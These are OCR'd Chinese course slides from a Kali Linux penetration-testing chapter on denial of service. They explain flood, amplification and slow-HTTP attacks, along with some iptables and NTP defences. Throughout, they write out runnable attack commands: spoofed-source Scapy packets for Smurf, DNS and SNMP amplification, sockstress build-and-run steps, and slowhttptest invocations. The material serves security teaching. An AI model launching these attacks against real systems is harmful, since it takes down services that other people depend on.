Kali Linux 渗透测试

The quieter you become，the more you are able to hear

第十五章 拒绝服务

苑房弘 Fanghong.yuan@163.com

拒绝服务

- DoS 不是 DOS
  - 利用程序漏洞或一对一资源耗尽的Denial of Service 拒绝服务
- DDoS 分布式拒绝服务
  - 一对一的攻击完全拼各自的资源，效果差
  - 多对一的攻击汇聚资源能力，重点在于量大，属于资源耗尽型
- 历史
  - 以前：欠缺技术能力的无赖，我ping死你（最难缠的无赖）
  - 现在：最强大最危险的攻击，攻击方式众多（专业化的要求勒索）
    - 亲身经历：电商网站被勒索、Bill gates僵尸程序
    - 贩卖和租用肉鸡已经成为黑产中重要的一部分
    - 最终的办法就是拼资源，投资抗D，或者乖乖交保护费

拒绝服务


- Anonymous 匿名者
  - 世界最著名的黑客组织
  - 组织结构宽松，人员来自世界各地
  - 以DDoS攻击著称的无政府主义者
  - 亦正亦邪，攻击恐怖组织也攻击政府宗教机构
  - 近些年来涉足政治斗争
  - 成员露面时均带有Guy Fawkes面具
  - 最早的核心成员来自4chan图片社区
  - 惯常雇佣外围黑客成员发动DDoS攻击
- 口号
  - We are Anonymous，We are a Legion,
    We do not forgive，We do not forget,
    Expect us.

DoS分类


- D网络
  - 基于巨量的Flood耗尽目标网络带宽资源
  - ICMP Flood、UDP Flood
- D协议
  - 攻击协议漏洞发起的拒绝服务攻击
  - 如Syn Flood、Ping of Death、ARP、DNS、802.11、SSL
- D应用
  - 针对应用软件和操作系统漏洞发起的拒绝服务攻击
  - 大量频繁访问消耗系统资源严重的应用（CC）
  - 通常表现为操作系统运行正常，网络流量不大，但服务停止响应
  - 可以是一击毙命的，也可以是耗尽目标资源的
- 以上分类并不严谨，不必太过执着于此

为何会被DoS

- 从攻击者到被害者
  - 网络—>FW—>服务器OS—>服务应用
- 资源耗尽
  - 网络：带宽
  - FW：吞吐量、并发连接
  - 服务器：CPU、内存、I/O
  - 应用：处理请求能力，对OS资源的使用权
- 程序漏洞攻击
  - 缓冲区溢出
  - 协议、程序逻辑漏洞
- 链路上任何一点都可成为目标





我个人的DDoS分类方法



Syn-Flood

- 常伴随IP欺骗
  - 真正的攻击目标
- Scapy
  - i=IP()
  - i.dst=1.1.1.1
  - i.display()
  - t=TCP()
  - sr1(i/t,verbose=1,timeout=3)
  - sr1(IP(dst=1.1.1.1)/TCP())






Syn-Flood


- 攻击脚本： ./syn_flood.py
  - iptables -A OUTPUT -p tcp --tcp-flags RST RST -d 1.1.1.1 -j DROP
  - netstat -n l awk '/^tcp/ {++S[$NF]} END {for(a in S) print a, S[a]}'
  - windows系统默认半开连接数10个

LISTEN	S 服务器端口处于侦听状态，等待连接请求
SYN-SENT	C 发起连接请求，等待对端响应
SYN-RECV	S 已收到连接请求
ESTABLISHED	C/S 三次握手成功，TCP连接已经建立
FIN-WAIT-1	C/S 等待对端响应中断请求确认，或对端中断请求
FIN-WAIT-2	C/S 等待对端发送中断请求
CLOSE-WAIT	C/S 等待本地 进程/用户 关闭连接
CLOSING	C/S 等待对端响应连接中断确认
LAST-ACK	C/S 等待对端响应之前的连接中断确认
TIME-WAIT	C/S 等待足够时间长度确保对端收到连接中断确认（最大4分钟）
CLOSED	C/S 无任何连接状态



IP地址欺骗

- 经常用于DoS攻击
- 根据IP头地址寻址
  - 伪造IP源地址
- 边界路由器过滤
  - 入站、出战
- 受害者可能是源、目的地址
- 绕过基于地址的验证
- 压力测试模拟多用户
- 上层协议（TCP序列号）



Smurf 攻击

- 世界上最古老的DDoS攻击技术
  - 向广播地址发送伪造源地址的 ICMP echo Request（ping） 包
  - LAN所有计算机向伪造源地址返回响应包
  - 对现代操作系统几乎无效（不响应目标为广播的ping）
- Scapy
  - i=IP()
  - i.dst="1.1.1.255"
  - p=ICMP()
  - p.display()
  - r=(i/p)
  - send(IP(dst="1.1.1.255",src="1.1.1.2")/ICMP(),count=100,verbose=1)

Sockstress

- 2008年由Jack C. Louis 发现
- 针对TCP服务的拒绝服务攻击
  - 消耗被攻击目标系统资源
  - 与攻击目标建立大量socket链接
  - 完成三次握手，最后的ACK包 window 大小为 0（客户端不接收数据）
  - 攻击者资源消耗小（CPU、内存、带宽）
  - 异步攻击，单机可拒绝服务高配资源服务器
  - Window 窗口实现的TCP 流控

Sockstress

- Python 攻击脚本
  - ./sockstress.py 1.1.1.1 21 200
- C 攻击脚本
  - https://github.com/defuse/sockstress
  - gcc -Wall -c sockstress.c
  - gcc -pthread -o sockstress sockstress.o
  - ./sockstress 1.1.1.1:80 eth0
  - ./sockstress 1.1.1.1:80 eth0 -p payloads/http
- 防火墙规则
  - iptables -A OUTPUT -p TCP --tcp-flags rst rst -d 1.1.1.1 -j DROP

Sock stress

- 攻击效果
  - Netstat
  - Free
  - Top

```
top - 02:39:14 up  1:49,  2 users,  load average: 48.34, 10.76, 5.75
Tasks: 367 total, 278 running,  87 sleeping,   0 stopped,   2 zombie
Cpu(s): 36.3%us,  6.5%sy,  0.0%ni, 53.3%id,  0.0%wa,  0.0%hi,  4.0%si,  0.0%st
Mem:    515448k total,   210680k used,   304768k free,     4052k buffers
Swap:        0k total,        0k used,        0k free,    23240k cached

  PID USER      PR  NI  VIRT  RES  SHR S %CPU %MEM    TIME+  COMMAND
 3216 msfadmin  20   0  2440 1272  856 R  0.6  0.2   0:00.11 top
 4004 www-data  20   0     0    0    0 Z  0.6  0.0   0:00.02 php <defunct>
 2902 www-data  20   0 10732 2472 1016 R  0.3  0.5   0:00.01 apache2
 4005 www-data  20   0     0    0    0 Z  0.3  0.0   0:00.01 php <defunct>
 4012 www-data  20   0 18572 4576 3104 R  0.3  0.9   0:00.01 php
 4020 www-data  20   0 12868 2196 1752 R  0.3  0.4   0:00.01 php
 4023 www-data  20   0  5952  208  152 R  0.3  0.0   0:00.01 php
 4031 www-data  20   0 18836 5048 3408 R  0.3  1.0   0:00.01 php
 4036 www-data  20   0 18704 4684 3164 R  0.3  0.9   0:00.01 php
 4046 www-data  20   0 18132 3680 2644 R  0.3  0.7   0:00.01 php
 4048 www-data  20   0 18836 5048 3408 R  0.3  1.0   0:00.01 php
 4059 www-data  20   0 18296 3940 2840 R  0.3  0.8   0:00.01 php
 4065 www-data  20   0 18836 5084 3436 R  0.3  1.0   0:00.01 php
 4067 www-data  20   0 18704 4960 3336 R  0.3  1.0   0:00.01 php
 4072 www-data  20   0 18836 5100 3444 R  0.3  1.0   0:00.01 php
 4074 www-data  20   0 18440 4164 2892 R  0.3  0.8   0:00.01 php
 4078 www-data  20   0 18308 4060 2876 R  0.3  0.8   0:00.01 php
 4087 www-data  20   0 18704 4692 3164 R  0.3  0.9   0:00.01 php
```

Sockstress


- 防御措施
  - 直到今天sockstress攻击仍然是一种很有效的DoS攻击方式
  - 由于建立完整的TCP三步握手，因此使用syn cookie防御无效
  - 根本的防御方法是采用白名单（不实际）
  - 折中对策：限制单位时间内每IP建的TCP连接数
    - 封杀每30秒与80端口建立连接超过10个的IP地址
    - iptables -I INPUT -p tcp --dport 80 -m state --state NEW -m recent --set
    - iptables -I INPUT -p tcp --dport 80 -m state --state NEW -m recent --update --seconds 30 --hitcount 10 -j DROP
    - 以上规则对DDoS攻击无效

TearDrop

- 主要针对早期微软操作系统（95、98、3.x、nt）
  - 近些年有人发现对2.x版本的android系统、6.0 IOS系统攻击有效
- 原理很有趣
  - 使用IP分段偏移值实现分段覆盖，接收端处理分段覆盖时可被拒绝服务
- 攻击效果
  - 被攻击者蓝屏、重启、卡死

TearDrop

- Ping大包，比较正常分段与teardrop攻击流量的区别
- 针对早期windows系统SMB协议的攻击
  - teardrop_smb.py
- 针对 Android、IOS 系统的攻击
  - teardrop_android_ios.py
- 攻击向量并不确定，要是具体协议分析



DNS放大攻击

- 产生大流量的攻击方法
  - 单机的带宽优势
  - 巨大单机数量形成的流量汇聚
  - 利用协议特性实现放大效果的流量
- DNS协议放大效果
  - 查询请求流量小，但响应流量可能非常巨大
  - dig ANY hp.com @202.106.0.20（流量放大约8倍）
- 攻击原理
  - 伪造源地址为被攻击目标地址，向递归域名查询服务器发起查询
  - DNS服务器成为流量放大和实施攻击者，大量DNS服务器实现DDoS

DNS放大攻击

- Scapy 构造攻击数据包
  - IP/UDP/DNS/DNS查询内容

i=IP() i.dst="202.106.0.20" i.src="1.1.1.1" i.display()	u=UDP() u.display() u.dport	d=DNS() d.rd=1 d.qddount=1 d.display()
q=DNSQR() q.qname='hp.com' q.qtype=255 q.display()	d.qd=q d.display()	r= (i/u/d) r.display() r sr1(r) send(r)

- 结合IP地址欺骗，利用大量DNS服务器做傀儡攻击目标

SNMP放大攻击

- 简单网络管理协议
  - ***Simple Network Management Protocol***
  - 服务端口 UDP 161 / 162
  - 管理站 (manager / 客户端) 、被管理设备 (agent / 服务端)
  - 管理信息数据库（MIB）是一个信息存储库，包含管理代理中的有关配置和性能的数据，按照不同分类，包含分属不同组的多个数据对象
  - 每一个节点都有一个对象标识符（OID）来唯一的标识
  - IETF定义便准的MIB库 / 厂家自定义MIB库
- 攻击原理
  - 请求流量小，查询结果返回流量大
  - 结合伪造源地址实现攻击

SNMP放大攻击

- 安装SNMP服务
  - 定义community

i=IP() i.dst="1.1.1.1" i.display()	u=UDP() u.dport=161 u.sport=161	s=SNMP() s.community= 'public' s.display()
b=SNMPbulk() b.display() b.max_repetitions = 100 b.varbindlist=[SNMPvarbind(oid=ASN1_OID('1.3.6.1.2.1.1')),SNMPvarbind(oid=ASN1_OID('1.3.6.1.2.1.19.1.3'))]		
s.PDU=b snmp.display()	r= (i/u/s) r.display()	Sr1(r)

NTP放大攻击

- 网络时间协议
  - Network Time Protocol
  - 保证网络设备时间同步
  - 电子设备互相干扰导致时钟差异越来越大
  - 影响应用正常运行、日志审计不可信
  - 服务端口 UDP 123
- 攻击原理
  - NTP 服务提 monlist（MON_GETLIST）查询功能
    - 监控 NTP 服务器的状况
  - 客户端查询时，NTP服务器返回最后同步时间的 600 个客户端 IP
    - 每6个IP一个数据包，最多100个数据包（放大约100倍）

NTP放大攻击

- 发现NTP服务
  - nmap -sU -p123 1.1.1.1 / 127.0.0.1
- 发现漏洞
  - ntpdc -n -c monlist 1.1.1.1
  - ntpq -c rv 1.1.1.1
  - ntpdc -c sysinfo 192.168.20.5
- 配置文件
  - /etc/ntp.conf
    - restrict -4 default kod nomodify notrap nopeer noquery
    - restrict -6 default kod nomodify notrap nopeer noquery

NTP放大攻击

- NTP攻击对策
  - 升级到 ntpd 4.2.7p26 及以上的版本（默认关闭monlist查询）
  - 手动关闭monlist查询功能

应用层DoS

- 应用服务漏洞
  - 服务代码存在漏洞，遇异常提交数据时程序崩溃
  - 应用处理大量并发请求能力有限，被拒绝的是应用或OS
- 缓冲区溢出漏洞
  - 向目标函数随机提交数据，特定情况下数据覆盖临近寄存器或内存
  - 影响：远程代码执行、DoS
  - 利用模糊测试方法发现缓冲区溢出漏洞
- CesarFTP 0.99 服务漏洞
  - ftp_fuzz.py # MKD/RMD
- Ms12-020 远程桌面协议DoS漏洞

应用层DoS

- Slowhttptest（源自google）
  - 低带宽应用层慢速DoS攻击（相对于CC等快速攻击而言的慢速）
  - 最早由Python编写，跨平台支持（Linux、win、Cygwin、OSX）
  - 尤其擅长攻击apache、tomcat（几乎百发百中）
- 攻击方法
  - Slowloris、Slow HTTP POST 攻击
    - 耗尽应用的并发连接池，类似于Http层的Syn flood
    - HTTP协议默认在服务器全部接收请求之后才开始处理，若客户端发送速度缓慢或不完整，服务器时钟为其保留连接资源池占用，此类大量并发将导致DoS
    - Slowloris：完整的http请求结尾是\r\n\r\n，攻击发\r\n……
    - Slow POST： HTTP头content-length声明长度，但body部分缓慢发送

应用层DoS

- 攻击方法
  - Slow Read attack攻击
    - 与 slowloris and slow POST目的相同，都是耗尽应用的并发连接池
    - 不同之处在于请求正常发送，但慢速读取响应数据
    - 攻击者调整TCP window窗口大小，是服务器慢速返回数据
  - Apache Range Header attack
    - 客户端传输大文件时，体积查过HTTP Body大小限制时进行分段
    - 耗尽服务器CPU、内存资源

应用层DoS

- ulimite -n 70000
- HTTP Post 攻击模式
  - slowhttptest -c 1000 -B -g -o body_stats -i 110 -r 200 -s 8192 -t FAKEVERB -u http://1.1.1.1 -x 10 -p 3
- slowloris 攻击模式
  - slowhttptest -c 1000 -H -g -o header_stats -i 10 -r 200 -t GET -u http://1.1.1.1 -x 24 -p 3
- 支持代理
- 大量应用服务器和安全设备都无法防护慢速攻击

-a start	start value of ranges-specifier for range header test
-b bytes	limit of range-specifier for range header test
-c number of connections	limited to 65539
